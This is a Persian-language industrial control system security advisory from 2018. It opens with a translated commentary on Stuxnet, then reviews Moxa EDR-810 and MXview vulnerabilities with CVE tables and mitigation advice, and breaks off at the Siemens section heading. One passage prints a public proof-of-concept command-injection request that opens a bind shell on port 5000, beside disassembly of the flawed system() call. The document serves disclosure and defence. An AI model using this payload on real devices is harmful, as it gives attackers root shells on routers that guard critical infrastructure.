بررسی برخی آسیب‌پذیری‌های تجهیزات شبکه و توجه به اهمیت آنها

CVE-2018-7506

CVE-2018-4843

CVE-2018-0171

سطح مخاطره : حیاتی و ... محصول تحت تأثیر: موکسا، زیمنس، سیسکو

نسخه سند: ۱,۰,۰ تاریخ انتشار عمومی سند: ۹۷/۲/۲۸

به مناسبت خروج آمریکا از برجام (عدم اهمیت شناسایی استاکس‌نت!)

گزارش بررسی اجمالی آسیب‌پذیری‌های تجهیزات موکسا

گزارش اجمالی آسیب‌پذیری کارت‌های شبکه زیمنس

گزارشی اجمالی از حمله به تجهیزات سیسکو

تهیه گزارش : محمد مهدی احمدیان

کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر

پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

@MohammadMehdiAhmadian

www.mmAhmadian.ir

@mmAhmadian

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

فهرست عناوین

صفحه

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

۱. مقدمه

سامانه‌های کنترل صنعتی که در صنعت و زیرساخت‌های حیاتی کشورها مورداستفاده قرار دارند، اغلب توسط شرکت‌های محدود و انحصاری تولید می‌گردند. این سامانه‌ها درگذشته به‌صورت جدا از سایر سامانه‌های دیگر به کار گرفته می‌شدند و این امر روشی در امن سازی این سامانه‌ها قلمداد می‌گردید. اتکا فراوان به این ممیزه، تولیدکنندگان و مصرف‌کنندگان این سامانه‌ها را از پرداختن به سایر لایه‌های امنیتی غافل کرده بود. استفاده از معماری و پروتکل‌های غیر امن و واسط‌های غیراستاندارد را می‌توان از نتایج این رویکرد دانست [۱].

به دلیل نیازمندی‌های جدید و توسعه فناوری امروزه این قبیل سامانه‌های صنعتی، به‌تدریج با انواع جدیدتر جایگزین و یا به‌روزرسانی می‌گردند. در سامانه‌های جدید از پروتکل‌ها و نقاط دسترسی ارتباطی مشترک در شبکه‌ها استفاده می‌گردد [۱]. در غالب صنایع و زیرساخت‌های حیاتی شاهد به‌کارگیری انواع تجهیزات ارتباطی شبکه نظیر سوییچ‌های لایه دو و لایه سه، هاب‌ها، بریج‌ها، تقویت‌کننده‌های ارتباطی کارت‌های شبکه و حتی مسیریاب‌ها هستیم. به دلیل اینکه این تجهیزات به شکل کاملاً فعال در شبکه‌ها به کار گرفته می‌شوند و در بسیاری از ارزیابی‌های که ما از صنایع کشور داشته‌ایم شاهد عدم پیاده‌سازی مکانیزم‌های HA[1] برای این تجهیزات بوده‌ایم در صورت حمله یا گسترش آلودگی سایبری به این تجهیزات قطعاً شاهد اختلال در صنایع و زیرساخت‌های حیاتی کشور خواهیم بود. ازاین‌رو توجه به امنیت سایبر-فیزیکی این تجهیزات باید در دستور کار مدیران صنعت و حراست، مسئولان و سرپرستان، کارشناسان فناوری اطلاعات و شبکه‌های کنترل صنعتی قرار گیرد. لذا در این سند قصد داریم بعد از بیان نوشته اخیر دیل پترسون[2] در رابطه با استاکس‌نت، نمونه‌ای از آسیب‌پذیری‌های برخی از تجهیزات شبکه‌ای فراگیر در صنایع و زیرساخت‌های حیاتی کشور (تجهیزات موکسا، زیمنس و سیسکو) را موردبررسی قرار دهیم.

در انتها در بخش پنجم این سند، به دلیل فراگیری تجهیزات سیسکو در کشور و از سویی اهمیت حمله اخیر به این تجهیزات گزارشی اجمالی از حمله به تجهیزات سیسکو دارای آسیب‌پذیری CVE-2018-0171 آن قرار داده‌ام تا ضمن مرور مختصر این حمله به نکات قابل‌توجه این حمله و نقاط ضعف خود در کشور پی ببریم و بتوانیم این نقاط ضعف را در برنامه‌های امن‌سازی صنایع کشور مدنظر قرار دهیم تا قبل از اینکه این‌گونه حملات را در صنایع کشور شاهد باشیم توانسته باشیم برای پیشگیری از آن و مقابله با آن برنامه‌ریزی کرده باشیم.

---

[1] high availability

[2] Dale Peterson

۱. به مناسبت خروج آمریکا از برجام (عدم اهمیت شناسایی استاکس‌نت!)

متن ذیل نوشته اخیر دیل پترسون است که در تاریخ ۱۸ اردیبهشت ۱۳۹۷ منتشر شد و به سؤال بزرگ باقی‌مانده در مورد استاکس‌نت می‌پردازد. متن اصلی این خبر را در وب‌نوشتم منتشر کرده‌ام و جا دارد از تیم امنیتی آفسک به خاطر ترجمه این نوشته تشکر کنم.

Dale Peterson

- **پژوهشگر امنیت سامانه‌های کنترل صنعتی**
- **مؤسس و مدیرعامل شرکت Digital Bond**
- **عضو اصلی کمیته اجرایی S4**

همان‌طور که برای شنیدن تصمیم خروج رئیس‌جمهور ترامپ در مورد برجام آماده می‌شویم، شاید ارزشش را داشته باشد که سؤال بزرگ باقی‌مانده و داستان کمتر گزارش‌شده در مورد استاکس‌نت را بازبینی کنیم:

چرا برای دولت ایالات‌متحده اهمیت نداشت که ایران استاکس‌نت را کشف کند؟!

این قضیه که سازندگان استاکس‌نت احتمالاً می‌خواستند استاکس‌نت کشف شود یا می‌دانستند که ممکن است کشف شود و برایشان اهمیتی نداشت مدیون تلاش‌های آقای راف لانگنر[1] است[2]. مقدار زمان و کاری که او در درک و توضیح استاکس‌نت قرار داده است، چیزی است که همه در جامعه امنیتی ICS باید از آن سپاسگزار باشند.

[1] Ralph Langner

[2] می‌توانید فیلم‌های مشترک این دو پژوهشگر برجسته را در کانال آپارات بنده مشاهده کنید: https://www.aparat.com/v/3RsFq

استاکس‌نت ۲۱ ثانیه از عملیات نرمال سانتریفیوژ را ضبط می‌کرد و در هنگام حمله آن را برای سیستم مانیتور کننده مجدداً ارسال می‌کرد[1] تا اپراتور را فریب دهد. حمله سرعت روتور بسیار ساده‌تر بود. ابتدا سرعت چرخش موتور را تا حدی که به آن صدمه وارد کند افزایش می‌داد و سپس آن را به‌طور ناگهانی متوقف می‌ساخت، درحالی‌که در تمام این مدت اپراتور سرعتی ثابت را مشاهده می‌کرد.

درحالی‌که راف در مقاله‌اش فرض کرد که ایالات‌متحده می‌دانست و اهمیتی نمی‌داد که استاکس‌نت کشف شود، حتی سال گذشته شواهد بیشتری از این امر را ارائه داد. سانتریفیوژها بسیار صدای بلندی داشتند و همان‌طور که کد استاکس‌نت نشان می‌دهد، همچنان که سرعت چرخش موتور عوض می‌شد قاعدتاً نویز به‌طور قابل‌توجهی تغییر می‌کرد.

در فیلمی که راف منتشر کرده است و می‌توانید آن را در کانال آپارات بنده[2] مشاهده کنید (اخیراً مستندی در کشور با عنوان آفتاب پنهان توسط شبکه مستند تولیدشده که اطلاعات بسیاری از صنایع هسته‌ای کشور را منتشر کرده است!) به‌صراحت و با صدای بلند نویزی اشاره دارد که واضح است که تیم مستقر در سایت هسته‌ای می‌دانست که سرعت چرخش در صفحه‌نمایش آن‌ها دقیق نیست.

ازآنجایی‌که استاکس‌نت به‌جای انتشار از طریق نرم‌افزار Step7 Siemens از طریق ویندوز ۷ منتشر می‌شد، علاوه بر ایران در سایر کشورها قابل‌تشخیص بود. حالا بیاید به سؤال برگردیم. برعکس تیم تولیدکننده استاکس‌نت که کار فنی فوق‌العاده‌ای در طراحی این حمله انجام داده بود، یک نفر تمام‌کارهایشان را خراب کرد، این باید تصمیم آگاهانه‌ای برای تغییر این حمله بوده باشد، زیرا می‌دانست که فقط برای یک‌زمان کوتاه مؤثر خواهد بود.

انتشار پیشرفته و حمله بسیار ساده احتمال ایجاد آسیب را تا زمانی که کشف شود، افزایش داد. شاید حمله به موتورها به‌اندازه کافی خسارت وارد نکرد و یک افزایش کوتاه‌مدت در خسارت وارده برای آمریکا راضی‌کننده بود. شاید بخش دیگری از نقشه برای پیاده‌سازی وجود داشت که ما هنوز از آن اطلاعی نداریم. شاید ... من هنوز جواب معتبری دریافت نکرده‌ام که چرا آن‌ها از استاکس‌نت مخفیانه به سمت استاکس‌نت قابل‌مشاهده رفتند. این به‌عنوان آخرین پرسش بزرگ پاسخ داده نشده در مورد Stuxnet باقی‌مانده است!

[1] replay

[2] https://www.aparat.com/v/n4Ib6

۲. گزارش بررسی اجمالی آسیب‌پذیری‌های تجهیزات موکسا[1]

۲-۱- مشخصات آسیب‌پذیری

به بهانه آسیب‌پذیری جدید تجهیزات شبکه موکسا در سال ۲۰۱۸، در این بخش به‌اختصار ۱۹ آسیب‌پذیری تجهیزات شبکه موکسا را معرفی می‌کنیم. آسیب‌پذیری CVE-2018-7506 مربوط محصول Moxa MXview (نرم‌افزار مدیریتی) به علت اعتبارسنجی ناصحیح ورودی‌ها امکان افشاء اطلاعات کلیدهای رمزنگاری و درنتیجه دسترسی غیرمجاز را فراهم می‌کند.

جدول ۱: مشخصات آسیب‌پذیری اخیر موکسا

شناسه آسیب‌پذیری:	**CVE-2018-7506**
محصول تحت تأثیر:	Moxa MXview
تاریخ گزارش آسیب‌پذیری	۲۰۱۸۰۴۰۵
نوع حمله و آسیب‌پذیری:	افشاء اطلاعات در اثر اعتبارسنجی ناصحیح ورودی‌ها
نقطه ورودی[2]	از راه دور (خارج از شبکه)
سطح مخاطره:	زیاد
نمره CVSS:	۷,۵ CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

۱۷ آسیب‌پذیری هم‌خانواده مربوط به سال ۲۰۱۷ در روترهای صنعتی موکسا وجود دارد که می‌تواند به اجرای دستورات دلخواه بر روی دستگاه قربانی یا حمله ممانعت از خدمت (DOS) منجر شود. این آسیب‌پذیری‌ها در روترهای صنعتی EDR-810 مشاهده‌شده است که یک روتر امن چندمنظوره صنعتی است که ویژگی‌هایی نظیر دیواره آتش، NAT، VPN و غیره را دارا است.

[1] Moxa

[2] Entry Point

از این روترها برای کنترل، نظارت و محافظت از دارایی‌های حیاتی نظیر سامانه‌های پمپاژ، سامانه‌های PLC و SCADA در برنامه‌های کاربردی اتوماسیون صنعتی در صنایع و سازمان‌ها مختلف ازجمله نفت، گاز، پالایش و پتروشیمی استفاده می‌شود.

مهاجمان از طریق برخی از این آسیب‌پذیری‌ها و ارسال درخواست‌های HTTP POST، می‌توانند امتیازهای خود را افزایش دهند و دسترسی سطح ریشه[1] بر روی دستگاه هدف به دست آورند. برخی دیگر از این آسیب‌پذیری‌ها مرتبط با انتقال کلمات عبور به‌صورت متن واضح و غیر رمز شده است که می‌تواند منجر به افشای اطلاعات شود.

جدول ۲: مشخصات آسیب‌پذیری‌های ۲۰۱۷ و ۲۰۱۶ موکسا

شناسه آسیب‌پذیری:	**CVE-2017-12120**
نام آسیب‌پذیری	TALOS-2017-0472
محصول تحت تأثیر:	Moxa EDR-810
تاریخ گزارش آسیب‌پذیری	۲۰۱۷۰۷۳۱
نوع حمله و آسیب‌پذیری:	تزریق دستورات پینگ به کارگزار[2] وب تجهیزات موکسا
سطح مخاطره:	زیاد
نمره CVSS[3]:	۸٫۸ CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

شناسه آسیب‌پذیری:	**CVE-2017-12121**
نام آسیب‌پذیری	TALOS-2017-0473
محصول تحت تأثیر:	Moxa EDR-810
تاریخ گزارش آسیب‌پذیری	۲۰۱۷۰۷۳۱
نوع حمله و آسیب‌پذیری:	تزریق دستورات (کلیدهای RSA)
سطح مخاطره:	زیاد

[1] root

[2] Server

[3] Common Vulnerability Scoring System

نمره CVSS:	۸,۸ CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

شناسه آسیب‌پذیری:	CVE-2017-14435تا 14437
نام آسیب‌پذیری	TALOS-2017-0474
محصول تحت تأثیر:	Moxa EDR-810
تاریخ گزارش آسیب‌پذیری	۲۰۱۷۰۷۳۱
نوع حمله و آسیب‌پذیری:	ایجاد حمله ممانعت از خدمات از طریق آسیب‌پذیری در strcmp
سطح مخاطره:	زیاد
نمره CVSS:	۷,۵ CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

شناسه آسیب‌پذیری:	CVE-2017-12123
نام آسیب‌پذیری	TALOS-2017-0475
محصول تحت تأثیر:	Moxa EDR-810
تاریخ گزارش آسیب‌پذیری	۲۰۱۷۰۷۳۱
نوع حمله و آسیب‌پذیری:	افشاء اطلاعات و ایجاد حق دسترسی غیرمجاز در اثر ارسال غیر رمز شده رمزهای عبور
سطح مخاطره:	متوسط
نمره CVSS:	۵,۷ CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

شناسه آسیب‌پذیری:	CVE-2017-12124
نام آسیب‌پذیری	TALOS-2017-0476
محصول تحت تأثیر:	Moxa EDR-810
تاریخ گزارش آسیب‌پذیری	۲۰۱۷۰۷۳۱

نوع حمله و آسیب‌پذیری:	ایجاد حمله ممانعت از خدمات از طریق آسیب‌پذیری عدم سنجش ورودی‌ها
سطح مخاطره:	زیاد
نمره CVSS:	۷,۵ CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

شناسه آسیب‌پذیری:	**CVE-2017-12125**
نام آسیب‌پذیری	TALOS-2017-0477
محصول تحت تأثیر:	Moxa EDR-810
تاریخ گزارش آسیب‌پذیری	۲۰۱۷۰۷۳۱
نوع حمله و آسیب‌پذیری:	تزریق دستورات از طریق ماژول امضای رقمی
سطح مخاطره:	زیاد
نمره CVSS:	۸,۸ CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

شناسه آسیب‌پذیری:	**CVE-2017-12126**
نام آسیب‌پذیری	TALOS-2017-0478
محصول تحت تأثیر:	Moxa EDR-810
تاریخ گزارش آسیب‌پذیری	۲۰۱۷۰۷۳۱
نوع حمله و آسیب‌پذیری:	تزریق دستورات از طریق آسیب‌پذیری CSRF
سطح مخاطره:	زیاد
نمره CVSS:	۸,۸ CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

شناسه آسیب‌پذیری:	**CVE-2017-12127**
نام آسیب‌پذیری	TALOS-2017-0479
محصول تحت تأثیر:	Moxa EDR-810

تاریخ گزارش آسیب‌پذیری	۲۰۱۷۰۷۳۱
نوع حمله و آسیب‌پذیری:	افشـاء اطلاعات و ایجاد حق دسـترسـی غیرمجاز در اثر ارسال غیررمز شده رمزهای عبور
سطح مخاطره:	متوسط
نمره CVSS:	۴,۴ CVSS:3.0/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N

شناسه آسیب‌پذیری:	**CVE-2017-12128**
نام آسیب‌پذیری	TALOS-2017-0480
محصول تحت تأثیر:	Moxa EDR-810
تاریخ گزارش آسیب‌پذیری	۲۰۱۷۰۷۳۱
نوع حمله و آسیب‌پذیری:	افشاء اطلاعات از طریق آسیب‌پذیری در عدم رمزنگاری
سطح مخاطره:	متوسط
نمره CVSS:	۵,۳ CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

شناسه آسیب‌پذیری:	**CVE-2017-12129**
نام آسیب‌پذیری	TALOS-2017-0481
محصول تحت تأثیر:	Moxa EDR-810
تاریخ گزارش آسیب‌پذیری	۲۰۱۷۰۷۳۱
نوع حمله و آسیب‌پذیری:	افشـاء اطلاعات و ایجاد حق دسـترسـی غیرمجاز در اثر ارسـال رمز شـده ضعیف رمزهای عبور
سطح مخاطره:	متوسط
نمره CVSS:	۳,۵ CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N

شناسه آسیب‌پذیری:	**CVE-2017-14432 to 14434**

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

نام آسیب‌پذیری	TALOS-2017-0482
محصول تحت تأثیر:	Moxa EDR-810
تاریخ گزارش آسیب‌پذیری	۲۰۱۷۰۷۳۱
نوع حمله و آسیب‌پذیری:	تزریق دستورات از طریق آسیب‌پذیری OpenVPN
سطح مخاطره:	زیاد
نمره CVSS:	۸,۸ CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

شناسه آسیب‌پذیری:	**CVE-2017-14438**
نام آسیب‌پذیری	TALOS-2017-0487
محصول تحت تأثیر:	Moxa EDR-810
تاریخ گزارش آسیب‌پذیری	۲۰۱۷۰۷۳۱
نوع حمله و آسیب‌پذیری:	ایجاد حمله ممانعت از خدمات از طریق آسیب‌پذیری Service Agent
سطح مخاطره:	زیاد
نمره CVSS:	۷,۵ CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

شناسه آسیب‌پذیری:	**CVE-2017-14439**
نام آسیب‌پذیری	TALOS-2017-0487
محصول تحت تأثیر:	Moxa EDR-810
تاریخ گزارش آسیب‌پذیری	۲۰۱۷۰۷۳۱
نوع حمله و آسیب‌پذیری:	ایجاد حمله ممانعت از خدمات از طریق آسیب‌پذیری Service Agent
سطح مخاطره:	زیاد
نمره CVSS:	۷,۵ CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

شناسه آسیب‌پذیری:	**CVE-2017-14439**

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

نام آسیب‌پذیری	TALOS-2017-0487
محصول تحت تأثیر:	Moxa EDR-810
تاریخ گزارش آسیب‌پذیری	۲۰۱۷۰۷۳۱
نوع حمله و آسیب‌پذیری:	ایجاد حمله ممانعت از خدمات از طریق آسیب‌پذیریService Agent
سطح مخاطره:	زیاد
نمره CVSS:	۷,۵ CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

شناسه آسیب‌پذیری:	**CVE-2016-8346**
محصول تحت تأثیر:	Moxa EDR-810
تاریخ گزارش آسیب‌پذیری	۲۰۱۶۰۹۲۸
نوع حمله و آسیب‌پذیری:	ایجاد دسترسی به کارگزار و افزایش حق دسترسی از طریق آسیب‌پذیری Service Agent
سطح مخاطره:	زیاد
نمره CVSS:	۷,۵ CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

۲-۲- گزاش فنی آسیب‌پذیری

در مورد آسیب‌پذیری CVE-2018-7506 مهاجم از طریق درخواست‌های HTTP GET اقدام به شنود اطلاعات به‌ویژه کلیدهای رمزنگاری می‌نماید. اگرچه در آسیب‌پذیری CVE-2017-12120 در سمت مشتری اعتباری سنجی ورودی‌ها انجام می‌شود اما این اعتبارسنجی ساده با ابزارهایی نظیر cURL وWget به سهولت دور زده می‌شوند و مهاجم دستور خود را به شکل ذیل ارسال می‌کند:

```
echo "$(ping -c 4 %s -q -W 3| grep 'received' | cut -d ' ' -f4)" > /mnt/ramdisk/MagicPingResult
```

و سپس می‌تواند مجوزهای عبوری را دور زده و به دسترسی‌های بالا مشابه ذیل برسد:

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

```
R0, =aRmFMntRamdiskM ; "rm -f /mnt/ramdisk/MagicPingResult"
.text:0003C7D8                  BL              system
.text:0003C7DC                  LDR             R2, =aEchoPingC4SQW3 ; "echo "$(pin
g -c 4 %s -q -W 3| grep 'received' | cut -d ' ' -f4)" > /mnt/ramdisk/MagicPingResu
lt"
.text:0003C7E0                  SUB             R1, R11, #-command
.text:0003C7E4                  SUB             R3, R11, #-dest
.text:0003C7E8                  MOV             R0, R1  ; s
.text:0003C7EC                  MOV             R1, R2  ; format
.text:0003C7F0                  MOV             R2, R3
.text:0003C7F4                  BL              sprintf
.text:0003C7F8                  SUB             R3, R11, #-command
.text:0003C7FC                  MOV             R0, R3  ; command
.text:0003C800                  BL              system # call to system
```

۲-۳- محصولات تحت تأثیر

نسخه‌های ذیل از تجهیزات موکسا در برابر آسیب‌پذیری معرفی‌شده ۲۰۱۸ آسیب‌پذیرند:

- MXview versions 2.8 and prior.

نسخه‌ی ذیل از تجهیزات موکسا در برابر آسیب‌پذیری‌های معرفی‌شده ۲۰۱۷ آسیب‌پذیرند:

این آسیب‌پذیری‌ها در دستگاه‌های Moxa EDR-810 V4.1 وجود دارد که با انتشار نسخه جدید (نسخه ۴,۲) حل‌شده است؛ بنابراین به مشتریان این روترها توصیه می‌شود که هرچه سریع‌تر نسبت به به‌روزرسانی دستگاه‌های خود اقدام کنند.

- Moxa EDR-810 V4.1 build 17030317

نسخه‌های ذیل از تجهیزات موکسا در برابر آسیب‌پذیری معرفی‌شده ۲۰۱۶ آسیب‌پذیرند:

- EDR-810 using firmware versions prior to V3.13

۲-۴- کدهای بهره‌جویی[1] منتشرشده

کدهای بهره‌جویی متعددی برای مجموعه آسیب‌پذیری‌های ۲۰۱۷ و ۲۰۱۶ وجود دارد که نمونه کد POST ذیل که بر روی درگاه ۵۰۰۰ ارسال می‌شود از این نمونه‌ها است که به‌عنوان اثبات مفهوم[2] آورده شده است.

[1] Exploit

[2] Proof of concept

```
POST: /goform/net_WebPingGetValue HTTP/1.1
Host: DeviceIP
Cooke: Valid-Cookie
Content-Type: japplication/x-www-form-urlencoded

pingTemp=127.0.0.1&ifs=1&ip=`tcpsvd 0 5000 /bin/bash`#
```

شکل ۱: نمونه کد بهره‌جویی عمومی اثبات مفهوم

۲-۵- توصیه‌ها و راه‌حل‌های امنیتی

- شرکت موکسا این آسیب‌پذیری‌ها را تائید کرده است و برای آن وصله‌های امنیتی ارائه کرده است؛ لذا به کلیه مدیران شبکه‌های کنترل صنعتی که محصولات تحت تأثیر را در اختیاردارند و بتوانند نسخه به‌روزرسانی را دریافت نمایند، توصیه می‌شود در اسرع وقت وصله موردنظر را نصب نمایند (در مورد نصب وصله‌های حتماً «ضمیمه ب» این سند را مطالعه فرمایید).
  - لینک به‌روزرسانی‌های سفت افزار

    https://www.moxa.com/support/download.aspx?type=support&id=15851

    در صورت هر ابهام با بخش ارتباط با مشتریان موکسا تماس بگیرید:

    https://www.moxa.com/support/request_support.aspx

- به مدیران شبکه‌های فناوری اطلاعات یا کنترل صنعتی دارای محصولات تحت تأثیر توصیه می‌شود که دسترسی به محصولات تحت تأثیر و سامانه مدیریت و نظارت[1] بر آن را محدود کنند؛ این محدودسازی می‌تواند از طریق دیواره‌های آتش کنترل صنعتی (برای شبکه‌های غیرصنعتی از دیواره‌های آتش عمومی) یا لیست سفید انجام شود. در صورت عدم به‌روزرسانی محصولات تحت تأثیر حتماً دسترسی آن‌ها به شبکه عمومی (به‌ویژه اینترنت یا VPN های پیمانکاران) را قطع نمایید.
- به مدیران شبکه‌های فناوری اطلاعات یا کنترل صنعتی دارای محصولات تحت تأثیر توصیه می‌شود که به کمک راهکارهای کنترل دسترسی تنها به کاربران مجاز امکان دسترسی به شبکه را بدهند.


[1] Monitoring

- به مدیران شبکه‌های کنترل صنعتی توصیه می‌شود که در صورت اتصال شبکه‌ی کنترل صنعتی به شبکه‌های دیگر حتماً از دیواره آتش کنترل صنعتی یا یک‌سوساز[1] کنترل صنعتی استفاده نمایند؛ در صورت نیاز ما می‌توانیم در ارائه محصولات کنترل صنعتی به شما مشاوره دهیم به‌عنوان مثال تجربه‌های موفقی در نصب تجهیزات یک‌سوساز کنترل صنعتی در صنایع کشور داشته‌ایم.
- به مدیران شبکه‌های کنترل صنعتی توصیه می‌شود که به کمک محصولاتی مانند SIEM کنترل صنعتی و سامانه تشخیص نفوذ صنعتی (IDS) به شکل مستمر کلیه تجهیزات سامانه و ترافیک عبوری را پایش نمایند.
- به مدیران شبکه‌های فناوری اطلاعات یا کنترل صنعتی دارای محصولات تحت تأثیر توصیه می‌شود که در صورت محدودیت در شبکه یا پلنت صنعتی و جهت اتخاذ رویکرد کاهش مخاطره، سامانه‌های تحت تأثیر را در یک زیرشبکه[2] ایزوله یا محدوده‌ی امن قرار دهند.
- درصورتی‌که در شبکه یا واحد صنعتی شما نیاز به اتصال از راه دور دارید حتماً از راهکارهای اتصال راه دور امن نظیر VPN استفاده کنید؛ توجه شود که خود راهکار VPN داری آسیب‌پذیری نباشد و پاشنه آشیل نباشد؛ در شکل ۲ نمونه شماتیک سناریو نفوذ مهاجم از طریق VPN آسیب‌پذیر را مشاهده می‌کنید ما در قالب دوره آموزشی پیشرفته می‌توانیم این تهدیدات و راهکارهای امن سازی آن‌ها را به شما ارائه نماییم.

[1] Data Diode

[2] Subnet

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی



شکل ۲: نمونه شماتیک سناریو نفوذ مهاجم از طریق VPN آسیب‌پذیر

- همانند غالب آسیب‌پذیری‌ها و حملات به سامانه‌های فناوری اطلاعات و کنترل صنعتی و زیرساخت‌های حساس (حساس، حیاتی و مهم) پیاده‌سازی دفاع در عمق و سایر راهبردهای امنیتی نظیر تنوع در دفاع، موضع ایمنی در برابر خرابی، نقطه وارسی و غیره به شما توصیه می‌شود.

* درصورتی‌که هر یک از موارد بالا برای شما مبهم است، می‌توانیم با شما و صنعت شما جلسه‌ی مشترک گذاشته و راهکارهای امنیتی خود را، همراه با مجموعه خدمات و محصولات امنیتی، به شما معرفی نماییم (به‌ضمیمه د، جهت مشاهده خدمات و راه ارتباطی مراجعه نمایید.)

۲-۶- درس‌هایی از این آسیب‌پذیری

أ. در سامانه‌های عملیاتی (OT) با سامانه‌های فناوری اطلاعات (IT) تفاوت‌های بسیاری وجود دارد که بارها این موارد را در ارائه‌ها و دوره‌های آموزشی مطرح کردیم یکی از این موارد که در این آسیب‌پذیری به‌به وضوح نمایان است تفاوت زمان شناسایی آسیب‌پذیری تا زمان گزارش رسمی آسیب‌پذیری توسط سازنده و بعد از گزارش رسمی آن در پایگاه‌های رسمی اطلاع‌رسانی است. در آسیب‌پذیری‌های موکسا در سال ۲۰۱۷ شاهد این هستیم که ۱۷ آسیب‌پذیری به‌یک‌باره ثبت‌شده و این در حالی است که اطلاعات پایگاه NVD و Mitre در حداقل ممکن است که احتمالاً نشان از این دارد که توجه مطلوبی به مقوله اطلاع‌رسانی در این شرکت نمی‌شود.

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

ب. در تکمیل چالش درس اول باید بگوییم که در این نمونه آسیب‌پذیری مانند بسیاری از آسیب‌پذیری‌های سامانه‌های کنترل صنعتی شاهد این هستیم که بین زمان گزارش اولیه آسیب‌پذیری و ارائه وصله‌ی امنیتی زمان قابل‌توجهی وجود دارد.

گرداورنده و مولف گزارش :محمد مهدی احمدیان
کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر
پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

۳. گزارش اجمالی آسیب‌پذیری کارت‌های شبکه زیمنس (CVE-2018-4843)

